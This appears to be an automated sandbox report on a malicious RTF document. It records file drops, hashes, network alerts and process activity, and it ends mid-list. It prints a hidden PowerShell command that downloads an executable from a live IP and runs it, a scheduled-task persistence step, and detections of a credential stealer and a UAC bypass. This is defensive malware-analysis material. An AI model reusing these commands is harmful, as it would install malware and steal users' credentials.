Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KALU1MUBXB5ZLB042YQK.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5832864194691743
Encrypted:	false
SSDEEP:	96:chQCcMqWqvsqvJCwofz8hQCcMqWqvsEHyqvJCworZzIuYzH8UVhFlUVNA2:cizofz8inHnorZzICUVhMA2
MD5:	7F8ED39C9E9D7119109A23D3E57D2D6D
SHA1:	423280C4D9C5EFB94129E31342C0201677121743
SHA-256:	5C7FEC2A94ACC87928903A8D5ADB135DC2F0769BBC2E6D13EACF4E7E54C289EA
SHA-512:	35407E957B8DDB7AF98173CBAE534731A201AAFFE23FDADC49C5E7B63D5EE36109194EB8C36B5FE1418FE8F1DAB35BCC4209DBA9D45F2B325237A3DF46A32648
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\doc.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	637440
Entropy (8bit):	6.333867454868441
Encrypted:	false
SSDEEP:	12288:JA9Ni+hBr7IUA4S8vxou4AqcUkhPXuFJ:i9Ni+hBr8UAcZtIQXQ
MD5:	D8BC91E846E3D624814D4557681F33AD
SHA1:	873F451438EFCE56D2BCE9DD9B44BEEFB2C6A28B
SHA-256:	30FAB10AA23C7DBB0B66B3B0491582F2BB6930E7BCE11A078C3093AE4B40DC7E
SHA-512:	78909D822CB9706155B77B85CF1F9A274BE7155C61EE71A49555932A11BA05311F308760B6BAED3338CFCBA6EC1647F010E5B13E25BDE839F67033CD20739A24
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 31%
Joe Sandbox View:	• Filename: hjFNtGCV66.exe, Detection: malicious, Browse

C:\Users\user\AppData\Roaming\doc.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Ra.....0.....&... ...@....@.. ....@.....&..O....@.. ....H.....text..... ....`.rsrc... ....@.....@..@.rel oc.....@..B.....&.....H.....@.....@.....0.....r...p.+..*..0.....r+..p.+..*..0.....+..*"(.....*^..}.....(.....(.....*... .0.....+.s....(.....X.....-.*....0..+.....,..{.....+.....{....o.....(....*..0..1.....s....}.....(.....{.... .....3s....o .....{....rA..po!.....{.....K..s"...o#.....{.....o$.....{....rA..po%.....{..... o&....."...@"..PAs'...((.....().... J... ....s"...(*....~....rQ..p(.

C:\Users\user\AppData\Roaming\maBdogbw.exe	
Process:	C:\Users\user\AppData\Roaming\doc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	637440
Entropy (8bit):	6.333867454868441
Encrypted:	false
SSDEEP:	12288:JA9Ni+hBr7IUA4S8vxou4AqcUkhPXuFJ:i9Ni+hBr8UAcZtIQXQ
MD5:	D8BC91E846E3D624814D4557681F33AD
SHA1:	873F451438EFCE56D2BCE9DD9B44BEEFB2C6A28B
SHA-256:	30FAB10AA23C7DBB0B66B3B0491582F2BB6930E7BCE11A078C3093AE4B40DC7E
SHA-512:	78909D822CB9706155B77B85CF1F9A274BE7155C61EE71A49555932A11BA05311F308760B6BAED3338CFCBA6EC1647F010E5B13E25BDE839F67033CD20739A24
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 31%
Joe Sandbox View:	• Filename: hjFNtGCV66.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Ra.....0.....&... ...@....@.. ....@.....&..O....@.. ....H.....text..... ....`.rsrc... ....@.....@..@.rel oc.....@..B.....&.....H.....@.....@.....0.....r...p.+..*..0.....r+..p.+..*..0.....+..*"(.....*^..}.....(.....(.....*... .0.....+.s....(.....X.....-.*....0..+.....,..{.....+.....{....o.....(....*..0..1.....s....}.....(.....{.... .....3s....o .....{....rA..po!.....{.....K..s"...o#.....{.....o$.....{....rA..po%.....{..... o&....."...@"..PAs'...((.....().... J... ....s"...(*....~....rQ..p(.

C:\Users\user\Desktop\~$talogue_2021_samples_list_revise_ol.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.52997043173829
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	catalogue_2021_samples_list_revise_ol.doc
File size:	548674
MD5:	84c45c2b0e94b8d1d064e739150ba84c
SHA1:	f6a98ac4e50a89495626b5eaebb85d1116554faa
SHA256:	7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32
SHA512:	8fb31fc4147af9e1568c9799307b3d5a8b4a3ed607e14061769f239ce4dd9b10464b9f878900c8777f1550b9a9e8cdfb7901bb22d6fa958f9761a4831ddf6162
SSDEEP:	12288:z//////////////////////////////CAggMdzFHRsU0:evRsU0

General

File Content Preview:	{\rtf\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000965h	2	embedded	package	171502	abdtfhgXgeghDh.ScT	C:\nsdsTggX\abdtfhgXGeghDh.ScT	C:\CbkepaDw\abdtfhghgeghDh.ScT	no
1	00057BCCh	2	embedded	OLE2LInk	2560				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/28/21-21:17:36.156210	TCP	1560	WEB-MISC /doc/ access	49167	80	192.168.2.22	13.92.100.208
09/28/21-21:17:36.156210	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	13.92.100.208
09/28/21-21:17:41.511834	TCP	1560	WEB-MISC /doc/ access	49168	80	192.168.2.22	13.92.100.208

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 13.92.100.208

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	13.92.100.208	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 21:17:36.156209946 CEST	0	OUT	GET /doc/doc.exe HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 13.92.100.208 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 21:17:36.257581949 CEST	1	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 19:17:36 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Tue, 28 Sep 2021 06:16:15 GMT ETag: "9ba00-5cd08269fe9c0" Accept-Ranges: bytes Content-Length: 637440 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 2e b3 52 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 08 07 00 00 b0 02 00 00 00 00 00 f2 26 07 00 00 20 00 00 00 40 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a0 26 07 00 4f 00 00 00 00 40 07 00 20 ad 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f8 06 07 00 00 20 00 00 00 08 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 20 ad 02 00 00 40 07 00 00 ae 02 00 00 0a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0a 00 00 02 00 00 00 b8 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d4 26 07 00 00 00 00 00 48 00 00 00 02 00 05 00 04 40 00 00 0c a6 02 00 03 00 00 00 0f 00 00 06 10 e6 02 00 90 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 01 00 0b 00 00 00 01 00 00 11 00 72 01 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 01 00 00 11 00 72 2b 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0c 00 00 00 02 00 00 11 00 19 8d 12 00 00 01 0a 2b 00 06 2a 22 02 28 18 00 00 0a 00 2a 5e 02 14 7d 01 00 00 04 02 28 19 00 00 0a 00 00 02 28 08 00 00 06 00 2a 00 00 00 13 30 02 00 1d 00 00 00 03 00 00 11 00 16 0a 2b 0f 73 0c 00 00 06 28 1a 00 00 0a 00 06 17 58 0a 06 17 fe 04 0b 07 2d e9 2a 00 00 00 13 30 02 00 2b 00 00 00 04 00 00 11 00 03 2c 0b 02 7b 01 00 00 04 14 fe 03 2b 01 16 0a 06 2c 0e 00 02 7b 01 00 00 04 6f 1b 00 00 0a 00 00 02 03 28 1c 00 00 0a 00 2a 00 13 30 04 00 31 01 00 00 01 00 00 11 00 02 73 1d 00 00 0a 7d 03 00 00 04 02 28 1e 00 00 0a 00 02 7b 03 00 00 04 20 85 00 00 00 1f 33 73 1f 00 00 0a 6f 20 00 00 0a 00 02 7b 03 00 00 04 72 41 00 00 70 6f 21 00 00 0a 00 02 7b 03 00 00 04 1f 4b 1f 17 73 22 00 00 0a 6f 23 00 00 0a 00 02 7b 03 00 00 04 16 6f 24 00 00 0a 00 02 7b 03 00 00 04 72 41 00 00 70 6f 25 00 00 0a 00 02 7b 03 00 00 04 17 6f 26 00 00 0a 00 02 22 00 00 c0 40 22 00 00 50 41 73 27 00 00 0a 28 28 00 00 0a 00 02 17 28 29 00 00 0a 00 02 20 4a 01 00 00 20 0c 01 00 00 73 22 00 00 0a 28 2a 00 00 0a 00 7e 9f 00 00 04 72 51 00 00 70 28 0a 00 00 06 0a 02 06 6f 2b 00 00 0a 16 06 6f 2c 00 00 0a 28 2d 00 00 0a 28 09 00 00 06 00 02 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL.Ra0& @@ @&O@ H.text `.rsrc @@@.reloc@B&H@@0rp+*0r+p+*0+*"(*^}((*0+s(X-*0+,{+,{o(*01s}({ 3so {rApo!{Ks"o#{o${rApo%{o&"@"PAs'((() J s"(*~rQp(o+o,(-(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	13.92.100.208	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 21:17:41.511833906 CEST	669	OUT	GET /doc/doc.exe HTTP/1.1 Host: 13.92.100.208 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 21:17:41.613955021 CEST	671	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 19:17:41 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Tue, 28 Sep 2021 06:16:15 GMT ETag: "9ba00-5cd08269fe9c0" Accept-Ranges: bytes Content-Length: 637440 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 2e b3 52 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 08 07 00 00 b0 02 00 00 00 00 00 f2 26 07 00 00 20 00 00 00 40 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a0 26 07 00 4f 00 00 00 00 40 07 00 20 ad 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f8 06 07 00 00 20 00 00 00 08 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 20 ad 02 00 00 40 07 00 00 ae 02 00 00 0a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0a 00 00 02 00 00 00 b8 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d4 26 07 00 00 00 00 00 48 00 00 00 02 00 05 00 04 40 00 00 0c a6 02 00 03 00 00 00 0f 00 00 06 10 e6 02 00 90 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 01 00 0b 00 00 00 01 00 00 11 00 72 01 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 01 00 00 11 00 72 2b 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0c 00 00 00 02 00 00 11 00 19 8d 12 00 00 01 0a 2b 00 06 2a 22 02 28 18 00 00 0a 00 2a 5e 02 14 7d 01 00 00 04 02 28 19 00 00 0a 00 00 02 28 08 00 00 06 00 2a 00 00 00 13 30 02 00 1d 00 00 00 03 00 00 11 00 16 0a 2b 0f 73 0c 00 00 06 28 1a 00 00 0a 00 06 17 58 0a 06 17 fe 04 0b 07 2d e9 2a 00 00 00 13 30 02 00 2b 00 00 00 04 00 00 11 00 03 2c 0b 02 7b 01 00 00 04 14 fe 03 2b 01 16 0a 06 2c 0e 00 02 7b 01 00 00 04 6f 1b 00 00 0a 00 00 02 03 28 1c 00 00 0a 00 2a 00 13 30 04 00 31 01 00 00 01 00 00 11 00 02 73 1d 00 00 0a 7d 03 00 00 04 02 28 1e 00 00 0a 00 02 7b 03 00 00 04 20 85 00 00 00 1f 33 73 1f 00 00 0a 6f 20 00 00 0a 00 02 7b 03 00 00 04 72 41 00 00 70 6f 21 00 00 0a 00 02 7b 03 00 00 04 1f 4b 1f 17 73 22 00 00 0a 6f 23 00 00 0a 00 02 7b 03 00 00 04 16 6f 24 00 00 0a 00 02 7b 03 00 00 04 72 41 00 00 70 6f 25 00 00 0a 00 02 7b 03 00 00 04 17 6f 26 00 00 0a 00 02 22 00 00 c0 40 22 00 00 50 41 73 27 00 00 0a 28 28 00 00 0a 00 02 17 28 29 00 00 0a 00 02 20 4a 01 00 00 20 0c 01 00 00 73 22 00 00 0a 28 2a 00 00 0a 00 7e 9f 00 00 04 72 51 00 00 70 28 0a 00 00 06 0a 02 06 6f 2b 00 00 0a 16 06 6f 2c 00 00 0a 28 2d 00 00 0a 28 09 00 00 06 00 02 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL.Ra0& @@ @&O@ H.text `.rsrc @@@.rel oc@B&H@@0rp+*0r+p+*0+*"(*^}((*0+s(X-*0+,{+,{o(*01s}({ 3so {rApo!{Ks"o#{o${rApo%{o&"@"PAs'((() J s"(*~rQp(o+o,(-(

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2608 Parent PID: 596

General

Start time:	21:17:20
Start date:	28/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f130000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 1868 Parent PID: 2608

General

Start time:	21:17:23
Start date:	28/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://13.92.100.208/doc/doc.exe','C:\Users\user\AppData\Roaming\doc.exe');Start-Process 'C:\Users\user\AppData\Roaming\doc.exe''
Imagebase:	0x13f640000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.426889851.00000000001E0000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 2968 Parent PID: 2608

General

Start time:	21:17:24
Start date:	28/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://13.92.100.208/doc/doc.exe','C:\Users\user\AppData\Roaming\doc.exe');Start-Process 'C:\Users\user\AppData\Roaming\doc.exe''
Imagebase:	0x13f640000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000005.00000002.429130471.0000000000260000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: powershell.exe PID: 1308 Parent PID: 2608

General

Start time:	21:17:24
Start date:	28/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://13.92.100.208/doc/doc.exe','C:\Users\user\AppData\Roaming\doc.exe');Start-Process 'C:\Users\user\AppData\Roaming\doc.exe''
Imagebase:	0x13f640000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: doc.exe PID: 2832 Parent PID: 2968

General

Start time:	21:17:29
Start date:	28/09/2021
Path:	C:\Users\user\AppData\Roaming\doc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\doc.exe'
Imagebase:	0x200000
File size:	637440 bytes

MD5 hash:	D8BC91E846E3D624814D4557681F33AD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.446591152.00000000023F3000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000009.00000002.446479860.00000000023A1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.446479860.00000000023A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000009.00000002.446479860.00000000023A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.446479860.00000000023A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000009.00000002.446479860.00000000023A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000009.00000002.448256879.00000000033A9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000009.00000002.448256879.00000000033A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.448256879.00000000033A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000009.00000002.448256879.00000000033A9000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 31%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 1992 Parent PID: 2832

General

Start time:	21:17:33
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\maBdogbw' /XML 'C:\Users\user\AppData\Local\Temp\tmp2C00.tmp'
Imagebase:	0xde0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: doc.exe PID: 1280 Parent PID: 2832

General

Start time:	21:17:34
Start date:	28/09/2021
Path:	C:\Users\user\AppData\Roaming\doc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\doc.exe
Imagebase:	0x200000
File size:	637440 bytes
MD5 hash:	D8BC91E846E3D624814D4557681F33AD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: doc.exe PID: 1188 Parent PID: 2832

General

Start time:	21:17:34
Start date:	28/09/2021
Path:	C:\Users\user\AppData\Roaming\doc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\doc.exe
Imagebase:	0x200000
File size:	637440 bytes
MD5 hash:	D8BC91E846E3D624814D4557681F33AD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: doc.exe PID: 1480 Parent PID: 2832

General

Start time:	21:17:35
Start date:	28/09/2021
Path:	C:\Users\user\AppData\Roaming\doc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\doc.exe
Imagebase:	0x200000
File size:	637440 bytes
MD5 hash:	D8BC91E846E3D624814D4557681F33AD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000003.448380598.00000000005F5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000E.00000003.448380598.00000000005F5000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000E.00000003.448441676.00000000005F8000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000E.00000003.448441676.00000000005F8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000003.448429506.0000000000603000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000E.00000003.448429506.0000000000603000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000003.448388466.00000000005FC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, 